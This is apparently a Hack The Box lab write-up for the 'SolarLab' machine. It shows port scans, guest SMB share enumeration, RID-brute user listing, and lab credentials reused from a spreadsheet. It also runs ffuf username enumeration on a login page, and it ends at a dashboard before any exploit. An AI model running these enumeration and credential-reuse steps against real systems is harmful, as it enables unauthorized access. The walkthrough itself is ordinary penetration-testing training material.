Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ nmap -sC -sV -Pn 10.129.231.39 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 14:07 +0000
Nmap scan report for 10.129.231.39
Host is up (0.32s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-25T04:19:05
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -9h48m46s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.98 seconds

nmap -p 80,135,139,445,6791,7680 -sCV 10.10.11.16
PORT     STATE SERVICE       VERSION
80/tcp   open  http          nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6791/tcp open  http          nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
7680/tcp open  pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Add solarlab.htband report.solarlab.htb to our /etc/hosts
SMB - TCP 445
I would start with smb service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ nxc smb solarlab.htb -u guest -p ""
SMB         10.129.231.39   445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:None)
SMB         10.129.231.39   445    SOLARLAB         [+] solarlab\guest:

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ nxc smb solarlab.htb -u guest -p "" -M spider_plus
SMB         10.129.231.39   445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:None)
SMB         10.129.231.39   445    SOLARLAB         [+] solarlab\guest:
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.231.39   445    SOLARLAB         [*] Enumerated shares
SMB         10.129.231.39   445    SOLARLAB         Share           Permissions     Remark
SMB         10.129.231.39   445    SOLARLAB         -----           -----------     ------
SMB         10.129.231.39   445    SOLARLAB         ADMIN$                          Remote Admin
SMB         10.129.231.39   445    SOLARLAB         C$                              Default share
SMB         10.129.231.39   445    SOLARLAB         Documents       READ
SMB         10.129.231.39   445    SOLARLAB         IPC$            READ            Remote IPC
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.231.39.json".
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] SMB Shares:           4 (ADMIN$, C$, Documents, IPC$)
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] SMB Readable Shares:  2 (Documents, IPC$)
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] Total folders found:  4
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] Total files found:    5
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] File size average:    47.37 KB
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] File size min:        278 B
SPIDER_PLUS 10.129.231.39   445    SOLARLAB         [*] File size max:        157.56 KB
There are some documents from Documents share
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ cat /home/wither/.nxc/modules/nxc_spider_plus/10.129.231.39.json
{
    "Documents": {
        "concepts/Training-Request-Form.docx": {
            "atime_epoch": "2024-04-26 14:40:54",
            "ctime_epoch": "2023-11-17 10:46:55",
            "mtime_epoch": "2024-04-26 14:41:33",
            "size": "157.56 KB"
        },
        "concepts/Travel-Request-Sample.docx": {
            "atime_epoch": "2024-04-26 14:40:54",
            "ctime_epoch": "2023-11-17 10:36:53",
            "mtime_epoch": "2024-04-26 14:41:58",
            "size": "30.23 KB"
        },
        "desktop.ini": {
            "atime_epoch": "2024-05-07 18:12:48",
            "ctime_epoch": "2019-12-07 09:14:54",
            "mtime_epoch": "2023-11-17 12:34:54",
            "size": "278 B"
        },
        "details-file.xlsx": {
            "atime_epoch": "2023-11-17 12:33:34",
            "ctime_epoch": "2023-11-17 10:57:01",
            "mtime_epoch": "2023-11-17 12:34:54",
            "size": "12.49 KB"
        },
        "old_leave_request_form.docx": {
            "atime_epoch": "2024-04-26 14:44:18",
            "ctime_epoch": "2023-11-17 10:35:57",
            "mtime_epoch": "2024-04-26 14:44:18",
            "size": "36.32 KB"
        }
    }
}
I will download them
From file details-file.xlsx, we can find so many credits here.

Alexander.knight@gmail.com	al;ksdhfewoiuh
KAlexander	dkjafblkjadsfgl
Alexander.knight@gmail.com	d398sadsknr390
blake.byte	ThisCanB3typedeasily1@
AlexanderK	danenacia9234n
ClaudiaS	dadsfawe9dafkn
I will try to enumerate user account names on the host with a RID cycle attack
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ netexec smb solarlab.htb -u guest -p '' --rid-brute
SMB         10.129.231.39   445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:None)
SMB         10.129.231.39   445    SOLARLAB         [+] solarlab\guest:
SMB         10.129.231.39   445    SOLARLAB         500: SOLARLAB\Administrator (SidTypeUser)
SMB         10.129.231.39   445    SOLARLAB         501: SOLARLAB\Guest (SidTypeUser)
SMB         10.129.231.39   445    SOLARLAB         503: SOLARLAB\DefaultAccount (SidTypeUser)
SMB         10.129.231.39   445    SOLARLAB         504: SOLARLAB\WDAGUtilityAccount (SidTypeUser)
SMB         10.129.231.39   445    SOLARLAB         513: SOLARLAB\None (SidTypeGroup)
SMB         10.129.231.39   445    SOLARLAB         1000: SOLARLAB\blake (SidTypeUser)
SMB         10.129.231.39   445    SOLARLAB         1001: SOLARLAB\openfire (SidTypeUser)
blakeand openfireare the valid accounts
Now we can try to use the credit blake:ThisCanB3typedeasily1@
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ nxc smb solarlab.htb -u blake -p ThisCanB3typedeasily1@
SMB         10.129.231.39   445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:None)
SMB         10.129.231.39   445    SOLARLAB         [+] solarlab\blake:ThisCanB3typedeasily1@
It worked here. But there's nothing interesting from this path.
HTTP - TCP 80

 From the index page, I did not find anything interesting besides the
 aboutus page
HTTP - TCP 6791
 There is a login page, let's try to use the credit
 blake.byte ThisCanB3typedeasily1@to login
 It said the account not found, even
 blakeis also like that.
I will use fuffto help us automatic find the valid username
Firstly, grab the usernames from the execl table
Alexander.knight@gmail.com
KAlexander
Alexander.knight
blake.byte
AlexanderK
ClaudiaS
Then run the ffuf
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ ffuf -u 'http://report.solarlab.htb:6791/login' -d 'username=FUZZ&password=test' -w users.txt -H "Content-Type: application/x-www-form-urlencoded"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://report.solarlab.htb:6791/login
 :: Wordlist         : FUZZ: /home/wither/Templates/htb-labs/Medium/SolarLab/users.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=test
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

Alexander.knight        [Status: 200, Size: 2133, Words: 812, Lines: 87, Duration: 292ms]
AlexanderK              [Status: 200, Size: 2144, Words: 812, Lines: 87, Duration: 292ms]
KAlexander              [Status: 200, Size: 2133, Words: 812, Lines: 87, Duration: 292ms]
Alexander.knight@gmail.com [Status: 200, Size: 2133, Words: 812, Lines: 87, Duration: 292ms]
blake.byte              [Status: 200, Size: 2133, Words: 812, Lines: 87, Duration: 292ms]
ClaudiaS                [Status: 200, Size: 2144, Words: 812, Lines: 87, Duration: 293ms]
:: Progress: [6/6] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
AlexanderKand ClaudiaSgives the different response.
I would try BlakeBand it is really existed here, and we can use the credit before to access to the dashboard page.

We can try to submit a request
